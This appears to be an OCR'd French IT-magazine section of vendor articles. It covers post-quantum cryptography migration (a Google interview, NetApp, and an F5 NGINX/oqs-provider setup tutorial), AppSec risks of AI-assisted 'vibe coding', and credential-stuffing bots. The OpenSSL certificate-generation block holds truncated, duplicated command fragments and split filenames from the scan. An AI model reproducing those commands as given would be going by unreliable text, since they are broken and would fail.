TM : Oui, en effet, cet algorithme reste à ce jour théorique. Cependant, avec les progrès dans la physique, l'implémentation quantique progresse. Il y a un consensus qui dit que Shor pourrait être une réalité d'ici 7 à 10 ans.

Revenons au post-quantique, NIST a publié une série d'algorithmes dite post-quantique ou PQC. Ils apparaissent comme des standards. De quoi parle-t-on ?
TM : Oui c'est un standard de fait. Il est important de travailler sur des spécifications communes, des standards communs. Nous avons maintenant la PQC qu'il faut implémenter dans les outils, les services, les applications. La standardisation de ces algorithmes par le NIST est récente (août 2024), il se peut qu'il y ait des évolutions à l'avenir. L'objectif est bien sûr d'éviter les algorithmes trop faibles.



Quels sont les défis pour mettre en œuvre la PQC ?
TM : Comme je l'ai dit plus haut, nous avons l'échéance de l'ordinateur quantique à prendre en compte et la fin de la cryptographie asymétrique. Cela signifie qu'il faut remplacer toutes les implémentations de ces algorithmes et clés.

Nous avons certes quelques années devant nous, mais ce n'est ni trivial, ni rapide à réaliser. Il faut donc s'y préparer dès maintenant. Dans les implémentations de la cryptographie, ce n'est pas la première fois que nous faisons une transition d'ampleur. Cela a été notamment le cas pour des vulnérabilités sur des algorithmes de chiffrement ou sur des fonctions de hachage, où il a fallu mettre à jour ou changer de technologie. C'est un processus connu, mais attention, cela prend du temps et il faut éviter l'effet big bang pour une telle migration.
N'oublions pas que la cryptographie est partout : nos données stockées sont chiffrées, nos communications sont chiffrées, nous avons des enclaves de sécurité dans les processeurs. Pour les équipes, il faut avoir de la visibilité : où sont les clés et quelles techniques de cryptographie sont utilisées ? De plus, les applications ont parfois des durées de vie très longues, il faut donc considérer le "legacy".

Si je résume : il faut savoir ce que j'utilise, quel type de cryptographie, quels types de clés sont réellement utilisés. Il va falloir, pour chaque application, modifier les algorithmes et les implémentations, puis remettre en production avec la PQC. Et tout cela sans rupture de service : en effet, il faut durant ce chantier que les applications continuent à fonctionner.

Est-ce que cela change beaucoup de choses ?
TM : Pas forcément. Il faut changer l'ensemble de la cryptographie asymétrique utilisée. Une grande partie du code ne change pas. La classification des données va permettre de définir des priorités. En effet, la criticité n'est pas la même sur une donnée publique et une donnée sensible.

Et cette criticité des données a parfois une durée de vie longue, d'autres fois elle est éphémère, c'est-à-dire qu'une donnée critique aujourd'hui ne le sera pas forcément demain. Cela complique le travail : où changer en priorité les clés asymétriques et les algorithmes liés ?

Le projet Chromium propose d'ores et déjà le support du PQC, peux-tu nous en dire plus Comment la PQC est déployée chez Google ?
TM : Les 1ères expérimentations remon-

tent à 2016. Les équipes ont beaucoup testé avant les mises en œuvre. Lorsque le NIST a sorti les spécifications PQC, nous avons implémenté ces algorithmes pour être à jour. Dans le cas d'un navigateur comme Chromium, la technologie post-quantique est embarquée sur le client. Les serveurs sur lesquels se connectent les navigateurs devront opérer une migration similaire : mise à jour des algorithmes et de la gestion des clés.

Nous avons ensuite travaillé sur la protection de notre trafic interne. Chez Google, nous utilisons une implémentation simplifiée de TLS, appelée ALTS, pour le chiffrement du trafic et l'authentification mutuelle des services. Nous avons décidé de basculer ALTS sur des algorithmes post-quantiques en 2022.

Chez Google, la migration vers une cryptographie post-quantique se fait selon les priorités, les roadmaps. Nous devons éviter d'être au pied du mur pour agir.

Récemment, l'ANSSI a publié un rapport plutôt alarmant sur la situation des entreprises françaises, tu en penses quoi ?

TM : Nous voyons la même chose dans d'autres pays. C'est bien le rôle de l'ANSSI et des agences nationales de cybersécurité de faire des recommandations, des guides, de parler des transitions. Par exemple, le NIST ou la NSA font la même chose aux États-Unis.

Peut-être verra-t-on une réglementation plus stricte pour déployer la PQC plus rapidement. C'est une appréciation toute personnelle.

Quelques conseils ?

TM : Sur les algorithmes à utiliser, le NIST a standardisé des algorithmes qui font actuellement référence, et que nous avons choisi de mettre en œuvre. Il faut que les équipes aient une connaissance fine de la cryptographie utilisée dans les applications. Il faut pouvoir savoir, comme je l'ai dit plus haut, où sont utilisés et comment les clés, les algorithmes. Il faut ensuite définir les briques techniques concernées et savoir s'il faut les migrer en même temps. Nous recommandons une double transition : faire cohabiter l'ancienne et la nouvelle cryptographie, ce qui permet des tests et une transition en douceur.

Gagan Gulati
SVP et General Manager, Data Services, NetApp

La résilience des données à l'ère post-quantique

À mesure que les cybermenaces deviennent plus sophistiquées et que l'ère quantique approche, la résilience ne relève plus simplement des meilleures pratiques : elle devient un impératif pour les organisations. Beaucoup se sont concentrées sur la prévention des intrusions, mais les entreprises visionnaires adoptent désormais un modèle axé d'abord sur la résilience. Ce modèle met l'accent sur la continuité, la capacité de récupération et l'adaptabilité face aux risques émergents.

Pourquoi la résilience est-elle devenue le nouveau standard de l'excellence en sécurité des données ?

Les rançongiciels, les menaces internes et les acteurs soutenus par des états sont des réalités quotidiennes pour toutes les organisations. Mais la menace émergente de l'informatique quantique suscite des inquiétudes encore plus profondes, puisqu'elle pourrait rendre caduques les méthodes de chiffrement à clé publique actuelles. Face à cet enjeu, la cybersécurité évolue : au lieu de se limiter à bloquer les attaques, les organisations investissent dans des systèmes véritablement résilients, capables de détecter les menaces, de s'en remettre et de s'adapter, sans paralyser les opérations. **Figure 1**

La résilience ne consiste plus seulement à revenir à la normale, mais à garantir l'intégrité et la disponibilité des données en toutes circonstances. Cela s'appuie sur une architecture proactive : sauvegardes distribuées, détection automatisée, stockage immuable et chiffrement prêt pour l'avenir. Ces capacités ne sont plus de simples options pour se conformer à la réglementation. Elles constituent désormais le socle de toute stratégie de sécurité à long terme.

Damien Stehlé : un pionnier de la cryptographie post-quantique

Damien Stehlé, professeur à l'ENS Lyon, s'est imposé comme l'une des figures majeures du domaine de la cryptographie post-quantique. Co-inventeur des algorithmes CRYSTALS Kyber et Dilithium, il a activement contribué à la recherche de solutions capables de résister aux menaces introduites par l'informatique quantique. Alors que l'algorithme de Shor a mis en lumière la fragilité des systèmes RSA et ECC face à la puissance des ordinateurs quantiques, les travaux de Damien Stehlé et de son équipe ont permis de franchir une étape décisive vers la sécurité de l'ère numérique à venir.

Les algorithmes qu'il a co-développés, validés par le NIST en 2022, se distinguent par leur robustesse et leur efficacité. Leur adoption depuis cette année par des leaders mondiaux du stockage informatique, comme NetApp, témoigne de leur importance stratégique pour l'avenir de la protection des données. **Figure 2**




Figure 1 *Les pirates informatiques stockent aujourd'hui des données cryptées dans l'espoir de les décrypter plus tard avec la puissance des ordinateurs quantiques.*

Leçons tirées du terrain : intégrer la détection et la reprise

Certaines des organisations les plus résilientes considèrent les attaques par rançongiciel et les menaces quantiques comme inévitables. Pour s'y préparer, elles investissent dans des cadres qui partent du principe que la compromission est possible et misent tout sur la continuité. Par exemple :

- Des sauvegardes inviolables garantissent que des données propres restent accessibles même si les systèmes principaux sont compromis.
- La détection automatisée d'anomalies au niveau du stockage permet d'identifier rapidement toute activité malveillante.

- Des fonctions de capture instantanée et de restauration granulaire permettent de remettre les systèmes à un état antérieur précis, limitant largement les perturbations.

Ces technologies ne relèvent plus de la spéculation : elles existent et sont déjà adoptées par des organisations à l'avant-garde du secteur.

Allier Résilience et Efficacité

Il est courant de croire que les architectures résistantes aux menaces quantiques se font au détriment des performances ou de l'agilité. Pourtant, les dernières avancées en matière d'infrastructure de données prouvent le contraire. Résilience et efficacité ne sont plus incompatibles. Les plateformes modernes accélèrent les opérations grâce à l'automatisation, à la déduplication et à une intégration native avec le cloud.

Un élément clé pour se démarquer réside dans des architectures extensibles et sécurisées par la cryptographie. Celles-ci simplifient la gestion des clés, facilitent la conformité et réduisent la charge liée au chiffrement. Une infrastructure adaptée permet aux équipes de sécurité d'adopter des solutions résistantes aux menaces quantiques sans perturber les flux DevOps ni alourdir les coûts du cloud. **Figure 3**

Calculer le rendement des solutions de stockage résistantes aux menaces quantiques

Investir dans la résilience va bien au-delà de la simple réduction des risques : cela apporte des bénéfices concrets. Le retour sur investissement d'un stockage sécurisé contre les attaques quantiques devient évident lorsqu'on l'évalue à travers la diminution des primes d'assurance cyber, la réduction des temps d'arrêt, l'évitement des pénalités liées à la conformité et la préservation de la réputation de l'organisation. Pensez à la différence de coût entre une récupération après attaque par rançongiciel avec des sauvegardes traditionnelles et une restauration basée sur des systèmes inviolables intégrant l'intelligence artificielle. Ou encore aux économies à long terme générées par l'adoption d'un stockage crypto-agile dès aujourd'hui, plutôt que d'avoir à réorganiser l'infrastructure en urgence après le premier incident post-quantique. La valeur de ces solutions ne réside pas uniquement dans la technologie, mais dans la continuité qu'elles assurent.




Figure 2 *La surface de résilience face aux attaques du futur, obtenue grâce la cryptographie post-quantique touche tous les workloads, sur tous les types de stockage.*




Figure 3 *Sécurisation native des données en environnements hybrides & multi-cloud*

Élaborer une stratégie en couches pour la résilience quantique des données

Mettre en place une telle approche ne requiert pas de tout changer d'un coup. Les organisations peuvent avancer pas à pas, par des choix stratégiques mesurés :

- Faire l'inventaire et évaluer toutes les dépendances cryptographiques de l'environnement.
- Adopter un stockage immuable permettant la récupération à partir de captures instantanées.
- Activer la détection d'anomalies directement liée aux modèles d'accès et au stockage.
- Tester et valider les algorithmes résistants aux menaces quantiques dans des environnements hors production.
- Préparer la migration vers la cryptographie post-quantique grâce à des systèmes crypto-agiles.

Les organisations dotées d'infrastructures de données intelligentes et capables de soutenir ces étapes seront les mieux placées. Elles ne se contenteront pas de survivre dans un avenir post-quantique : elles y prospéreront.

Frédéric Malo
Senior Solutions Engineer, Checkmarx

Vibe Coding vs AppSec : protéger le code des nouveaux risques de sécurité

GitHub Copilot, Copilot, Cursor, Cline, Aider, Windsurf, … En l'espace de quelques mois, les assistants de développement basés sur l'IA générative ont profondément modifié les pratiques des développeurs améliorant leur expérience tout en supprimant les points de friction tout au long du cycle de vie du développement logiciel (SDLC). Productivité en hausse, livraisons accélérées, recentrage sur des tâches à forte valeur ajoutée : les bénéfices sont réels. Cette nouvelle tendance en matière de développement porte un nom : le VibeCoding qui repose sur une interaction continue entre le développeur et un assistant IA, via une boucle de prompts et de réponses. Le développeur ne code plus ligne par ligne, il pilote et supervise le processus. À titre d'exemple, Gene Kim, figure emblématique du DevOps relate avoir généré plus de 4000 lignes de code en quatre jours pour automatiser des tâches répétitives dans Google Docs. Le Vibe Coding ne révolutionne pas seulement la façon d'écrire du code. Il démocratise la programmation, mais introduit aussi des risques considérables, notamment sur le plan de la sécurité logicielle : portions de code non vérifiées, dépendances opaques, biais ou hallucinations des modèles, relecture humaine absente… Multipliez ces scénarios à l'échelle d'une équipe ou d'une organisation, et vous obtenez une base de code instable, peu traçable et très difficile à maintenir. Gene Kim parle même de *codebase hantée* : fonctionnelle à court terme, mais ingérable dans la durée.

Des risques sécurité en forte hausse

Avec l'essor des agents IA, la surface d'attaque ne se limite plus au simple code source : elle englobe désormais toute la chaîne d'événements et d'interactions initiés ou réalisés par ces agents, souvent invisibles aux yeux des développeurs. Cette extension crée un nouveau périmètre de risques, difficile à monitorer et à sécuriser. Les développeurs doivent ainsi composer avec un large éventail de menaces inédites, parmi lesquelles :

- L'exposition ou l'exfiltration de données à n'importe quel point du cycle d'exécution des agents IA.
- Une consommation incontrôlée des ressources système accidentelle ou malveillante pouvant entraîner des dénis de service (DoS).
- Des actions non autorisées réalisées par des agents IA mal configurés ou détournés.
- Des failles dues à des erreurs logiques ou à des comportements codés par les agents, provoquant des fuites de données.
- Des risques liés à la chaîne d'approvisionnement logicielle, notamment via l'intégration de bibliothèques tierces potentiellement compromises.
- L'abus d'identifiants intégrés dans les agents, surtout dans les contextes low-code/no-code, qui expose les systèmes aux acteurs malveillants.
- L'usage de frameworks obsolètes ou la non-conformité aux bonnes pratiques architecturales augmente encore la surface d'exposition.
- Du Code non vérifié : les LLM s'appuient sur des corpus hétérogènes incluant de mauvaises pratiques, des patterns vulnérables ou obsolètes (authentification faible, injections, erreurs de gestion mémoire…).
- Des dépendances hallucinées : les modèles peuvent référencer des bibliothèques inexistantes ou non maintenues, créant des risques d'exécution et d'exposition.
- Du Shadow Code : du code copié-collé depuis une suggestion IA, intégré sans documentation ni revue, crée une dette technique immédiate et donc un angle mort en matière de sécurité.
- L'absence de supervision : la vitesse imposée par l'IA pousse certaines équipes à court-circuiter les étapes critiques : SAST, SCA, revues, tests…
- Des problèmes de gouvernance : le code généré est difficile à tracer, ce qui complique la conformité (OWASP, RGPD, ISO 27001, etc.).

Cette logique de rapidité extrême révèle également les faiblesses structurelles des systèmes existants. Sur des stacks anciennes, mal instrumentées, avec peu de tests automatisés ou de pratiques DevSecOps, le Vibe Coding agit comme un révélateur de dette technique et en accélère la propagation.

Encadrer la pratique : bonnes pratiques et outillage

Pour bénéficier des gains de productivité sans dégrader la sécurité, plusieurs mesures s'imposent :

- **Tracer les prompts et les réponses LLM** pour assurer une auditabilité des décisions techniques.
- **Interdire le commit direct de code généré sans revue de code préalable, en s'aidant des outils SAST/SCA/Infra-as-Code/Container Security/Détection de Secrets**….
- **Encadrer les autorisations des plug-ins IA et serveurs MCP**, pour éviter des accès superflus ou dangereux à des dépôts sensibles.
- **Éduquer les profils non techniques** à la sécurité du code. Produire du code fonctionnel ne signifie pas produire du code sécurisé.

Ces bonnes pratiques doivent s'appuyer sur des outils capables de suivre le rythme imposé par le Vibe Coding. C'est précisément ce qui a conduit Checkmarx à développer un assistant IA de nouvelle génération, spécifiquement conçu pour les enjeux AppSec. Au-delà de la détection des vulnérabilités dans le code généré, il intègre une compréhension du contexte, de l'intention du prompt, et des risques. Il ne se contente pas de signaler un problème : il propose une correction contextualisée, adaptée au référentiel de l'équipe et au pipeline DevSecOps en place. Une réponse concrète au dilemme "vitesse versus sécurité" !

Comment protéger le code dans un tel contexte ?

1 Sécurité dès le premier prompt

Le principe du shift left, bien connu des équipes DevSecOps, reste fondamental pour détecter les vulnérabilités le plus tôt possible. Dans le contexte du Vibe Coding, il faut l'élargir : il

ne s'agit plus seulement d'analyser un commit, mais de surveiller l'intention du code dès sa génération par IA, c'est-à-dire dès le prompt. Des outils comme Checkmarx One Assist permettent cette approche : intégrés à l'IDE, ils analysent le code en temps réel, détectent des patterns dangereux, et proposent immédiatement des corrections ou des reformulations plus sûres, même lorsqu'il s'agit de code généré par un LLM. Cette posture préventive est essentielle pour éviter l'introduction de vulnérabilités dès les premières lignes.

2 Repositories et paquets tiers : vigilance accrue

Le recours massif aux assistants IA entraîne une multiplication des dépendances tierces. Il devient fréquent que des paquets soient ajoutés automatiquement ou sur la base d'exemples générés, sans vérification de leur légitimité, de leur maintenance ou de leur historique de sécurité.

Dans ce contexte, l'analyse SCA (Software Composition Analysis) devient critique. Elle identifie les bibliothèques vulnérables, les dépendances obsolètes ou abandonnées, les licences incompatibles… À condition bien sûr qu'elle soit automatisée et intégrée à chaque étape du cycle de build.

3 Intégrer SAST et SCA par défaut dans les pipelines

L'analyse statique du code (SAST) et l'analyse de composition (SCA) ne doivent plus être réservées à des contrôles ponctuels ou manuels. Dans une logique Vibe Coding, où les commits s'enchaînent à haute fréquence, l'automatisation est incontournable. Ces intégrations doivent guider les développeurs, non les ralentir. Les solutions modernes vont jusqu'à proposer des remédiations automatisées, des refactorings sécurisés, ou encore des visualisations des flux de données sensibles pour renforcer la compréhension des impacts.

4 Tests de sécurité augmentés par l'IA

L'IA générative peut aussi être mise au service de la génération automatisée de tests de sécurité : tests unitaires renforcés, scénarios d'attaque simulés, etc. Certaines plateformes proposent déjà des assistants intelligents capables de générer des batteries de tests à partir d'un prompt. Cette approche permet non seulement de détecter des vulnérabilités, mais aussi de valider le comportement attendu du code dans des conditions inhabituelles et ainsi compenser les erreurs ou hallucinations des modèles génératifs.

5 AppSec : du contrôle à l'orchestration

Dans le monde du Vibe Coding, les équipes AppSec ne doivent plus intervenir à la marge, mais jouer un rôle central d'orchestration. Cela implique :

- De former les développeurs aux risques liés à la génération IA.
- De définir des politiques de sécurité dynamiques, adaptées à la criticité des projets.
- De superviser les suggestions IA grâce à des outils capables d'en évaluer le risque, de tracer les décisions, et de recommander des actions correctrices.

Checkmarx One Assist associe chaque suggestion IA à une analyse de risque contextualisée, une traçabilité complète, et une capacité de remédiation guidée. L'outil embarque même une IA agentique dédiée à la sécurité, capable de bloquer des constructions dangereuses, d'anticiper les dérives, et de proposer des alternatives alignées avec les référentiels de l'organisation.

Une approche holistique pour sécuriser le Vibe Coding

Exploiter tout le potentiel du Vibe Coding sans compromettre la sécurité suppose une stratégie globale, à la croisée de la technologie, des processus et des compétences humaines. Quelques principes clés à adopter :

- Développement IA orienté sécurité : les LLM utilisés doivent être entraînés ou sélectionnés sur la base de corpus intègres, intégrant dès le départ les bonnes pratiques de sécurité.
- Collaboration homme-IA : l'IA n'est pas là pour remplacer les développeurs, mais pour les assister. Le code généré doit s'intégrer aux workflows de review, de test et de validation existants.
- Transparence et conformité : les outils d'assistance doivent offrir une visibilité sur leurs mécanismes et garantir un alignement avec les exigences réglementaires (NIS2, CRA, ISO/IEC 27001, etc.).
- Détection continue des menaces : la mise en place de systèmes de surveillance et d'alerting en temps réel permet de repérer les patterns suspects dans les flux de code généré.
- Montée en compétences des développeurs : la formation doit couvrir les risques spécifiques liés au code généré par IA, en complément des fondamentaux du secure coding.
- Éthique de l'IA et gestion des biais : les LLM peuvent embarquer des biais y compris en matière de sécurité. Il est essentiel de les auditer, de les documenter, et de les ajuster régulièrement.

Le Vibe Coding révolutionne le développement en accélérant significativement la production et en démocratisant l'accès au code grâce à l'IA générative. Cependant, cette avancée s'accompagne de risques de sécurité majeurs : génération de code potentiellement vulnérable, gestion insuffisante des dépendances, accumulation de dette technique et réduction de la visibilité sur la qualité du code. Pour tirer pleinement parti de ces opportunités sans compromettre la sécurité, il est indispensable d'intégrer les contrôles de sécurité dès la phase de génération du code, via des outils intégrés à l'IDE capable d'analyser et de corriger en temps réel. L'automatisation complète des analyses statiques (SAST) et de la gestion des composants tiers (SCA) dans les pipelines CI/CD est incontournable pour faire face à la cadence et au volume accrus des commits issus de cette nouvelle dynamique. Par ailleurs, les équipes AppSec doivent évoluer vers un rôle d'orchestrateur actif, pilotant les flux de code générés par l'IA et appliquant des politiques de sécurité adaptatives et dynamiques. La montée en compétences des développeurs sur les vulnérabilités spécifiques liées à l'usage de l'IA représente également un levier stratégique essentiel. En associant contrôle technique rigoureux, gouvernance agile et collaboration étroite entre l'humain et l'IA, le Vibe Coding pourra exprimer tout son potentiel, garantissant des livraisons à la fois rapides, robustes et sécurisées.

MATTHIEU DIERICK
F5

ARNAUD LEMAIRE,
F5

Post quantique : pourquoi est-ce si important ?

Les systèmes cryptographiques modernes tels que RSA, ECC (cryptographie sur les courbes elliptiques) et DH (Diffie-Hellman) reposent fortement sur la difficulté mathématique de certains problèmes, comme la factorisation de grands entiers ou le calcul de logarithmes discrets. Cependant, avec l'essor de l'informatique quantique, des algorithmes comme ceux de Shor et Grover menacent de compromettre ces systèmes, les rendant ainsi non sécurisés.


Les ordinateurs quantiques n'ont pas encore atteint l'échelle nécessaire pour casser ces méthodes de chiffrement en pratique, mais leur développement rapide a poussé la communauté cryptographique à agir dès maintenant. C'est là qu'intervient la cryptographie post-quantique (PQC) — une nouvelle génération d'algorithmes conçue pour rester sécurisée face à des attaques classiques et quantiques.

Pourquoi la PQC est importante ?

Les ordinateurs quantiques exploitent les principes de la mécanique quantique tels que la superposition et l'intrication pour effectuer des calculs qui prendraient des millénaires aux ordinateurs classiques. Cela met en danger :

- **La cryptographie à clé publique** : les algorithmes comme RSA reposent sur la factorisation de grands nombres premiers ou la résolution de logarithmes discrets — des problèmes que les ordinateurs quantiques pourraient résoudre grâce à l'algorithme de Shor.
- **La sécurité des données à long terme** : les attaquants peuvent déjà être en train de collecter des données chiffrées pour les déchiffrer plus tard (« collecter maintenant, déchiffrer plus tard ») lorsque les ordinateurs quantiques seront matures.

Figure A



Fonctionnement de la PQC

Le National Institute of Standards and Technology (NIST) a dirigé un effort de normalisation sur plusieurs années. Concentrons-nous sur les solutions **à base de réseaux euclidiens** dans cet article.

Cryptographie à base de réseaux

Les problèmes liés aux réseaux sont supposés être difficiles à résoudre pour les ordinateurs quantiques. La plupart des principaux candidats viennent de cette catégorie :

- **CRYSTALS-Kyber** (mécanisme d'encapsulation de clé)
- **CRYSTALS-Dilithium** (signatures numériques)

Ces algorithmes utilisent des structures géométriques complexes (les réseaux), où trouver le vecteur le plus court est un problème computationnellement difficile, même pour les ordinateurs quantiques.

Exemple : **ML-KEM** (anciennement Kyber) établit des clés de chiffrement en utilisant des réseaux, mais nécessite un transfert de données plus important (2 272 octets contre 64 octets pour les courbes elliptiques).

La **figure A** illustre le fonctionnement de la cryptographie basée sur les réseaux. Imaginez résoudre un labyrinthe avec deux cartes — une publique (chemins sinueux) et une privée (itinéraire le plus court). Seul le détenteur de la carte privée peut naviguer efficacement.

Défis et adoption

- **Intégration** : la PQC doit fonctionner avec les piles TLS, VPN et matérielles existantes.
- **Tailles de clé** : les algorithmes PQC nécessitent souvent des clés plus grandes. Par exemple, les clés publiques de Classic McEliece peuvent dépasser 1 Mo.
- **Schémas hybrides** : combiner des méthodes classiques et post-quantiques pour une adoption progressive.
- **Performance** : les méthodes basées sur les réseaux sont rapides, mais augmentent l'utilisation de la bande passante.
- **Normalisation** : le NIST a finalisé trois normes PQC (par ex., ML-KEM) et en teste d'autres. Les organisations doivent commencer à migrer maintenant, car ces transitions peuvent prendre des décennies.

Prise en charge de la PQC par NGINX

NGINX prend en charge la PQC en utilisant la bibliothèque **Open Quantum Safe provider** pour OpenSSL 3.x (oqs-provider). Cette bibliothèque est disponible via le projet **Open Quantum Safe** (OQS). La bibliothèque oqs-provider ajoute la prise en charge de tous les algorithmes post-quantiques du projet OQS dans les protocoles réseau comme TLS dans les applications basées sur OpenSSL 3. Tous les chiffrements/algorithmes fournis par oqs-provider sont pris en charge par NGINX.

Pour configurer NGINX avec la prise en charge de la PQC via oqs-provider, suivez ces étapes :

1. Installer les dépendances nécessaires
2. Télécharger et installer **liboqs**
3. Télécharger et installer **oqs-provider**
4. Télécharger et installer **OpenSSL avec la prise en charge d'oqs-provider**
5. Configurer OpenSSL pour oqs-provider

```
/usr/local/ssl/openssl.cnf :
openssl_conf = openssl_init

[openssl_init]
providers = provider_sect

[provider_sect]
default = default_sect
oqsprovider = oqsprovider_sect

[default_sect]
activate = 1

[oqsprovider_sect]
activate = 1
```

Générer des certificats post-quantiques

```
export OPENSSL_CONF=/usr/local/ssl/openssl.cnf

# Generate CA key and certificate
/usr/local/ssl/bin/openssl req -x509 -new -newkey dilithium3 -keyout ca.key -out ca.
crt -nodes -subj "/CN=Post-Quantum CA" -days 365
# Generate server key and certificate signing request (CSR)
/usr/local/st (CSR)
/usr/local/ssl/bin/openssl req -new -newkey dilithium3 -keyout server.key -out server.
csr -nodes -subj "/CN=your.domain.com"
# Sign the server certificate with the CA
/usr/local/ssl/biCA
/usr/local/ssl/bin/openssl x509 -req -in server.csr -out server.crt -CA ca.crt -CAkey ca.
key -CAcreateserial -days 365
```

Télécharger et installer NGINX Plus

Configurer NGINX pour utiliser les certificats post-quantiques

```
server {

    listen      0.0.0.0:443 ssl;
    ssl_certificate     /path/to/server.crt;
    ssl_certificate_key  /path/to/server.key;
    ssl_protocols TLSv1.3;
    ssl_ecdh_curve kyber768;

    location / {
      return 200 "$ssl_curve $ssl_curves";
    }
  }
```

Conclusion

En adoptant la PQC, nous pouvons pérenniser le chiffrement face aux menaces quantiques tout en conciliant sécurité et pragmatisme. Bien que des obstacles techniques subsistent, les efforts conjoints des chercheurs, ingénieurs et décideurs politiques accélèrent la transition.

La menace des Bots intelligents

Matthieu Dierick et Arnaud Lemaire, F5

Dans le paysage numérique actuel, où les applications et les API sont le moteur des entreprises, une menace silencieuse rôde : les bots sophistiqués. Tandis que les mesures de sécurité traditionnelles se concentrent sur la prévention des attaques malveillantes, les menaces automatisées passent inaperçues en imitant le comportement humain et en exploitant des failles dans la logique applicative de manière inattendue.

1 Credential stuffing : quand les mots de passe volés exposent des données sensibles

Imaginez un scénario dans lequel des cybercriminels utilisent des identifiants volés, facilement accessibles, pour accéder à des comptes utilisateurs sensibles. C'est la réalité du **credential stuffing,** une attaque automatisée courante menée par des bots qui tire parti de la pratique répandue de réutilisation des mots de passe. Selon F5 Labs, certaines organisations enregistrent jusqu'à 80 % de leur trafic de connexion provenant d'attaques de credential stuffing lancées par des bots. Le rapport souligne que, même avec un taux de réussite faible de 1 à 3 % par campagne, le volume élevé de connexions automatisées se traduit par un nombre important de comptes compromis. Tandis que les mesures de sécurité classiques visent à empêcher les attaques malveillantes, les menaces automatisées passent inaperçues en imitant le comportement humain et en exploitant des failles logiques de manière imprévue.

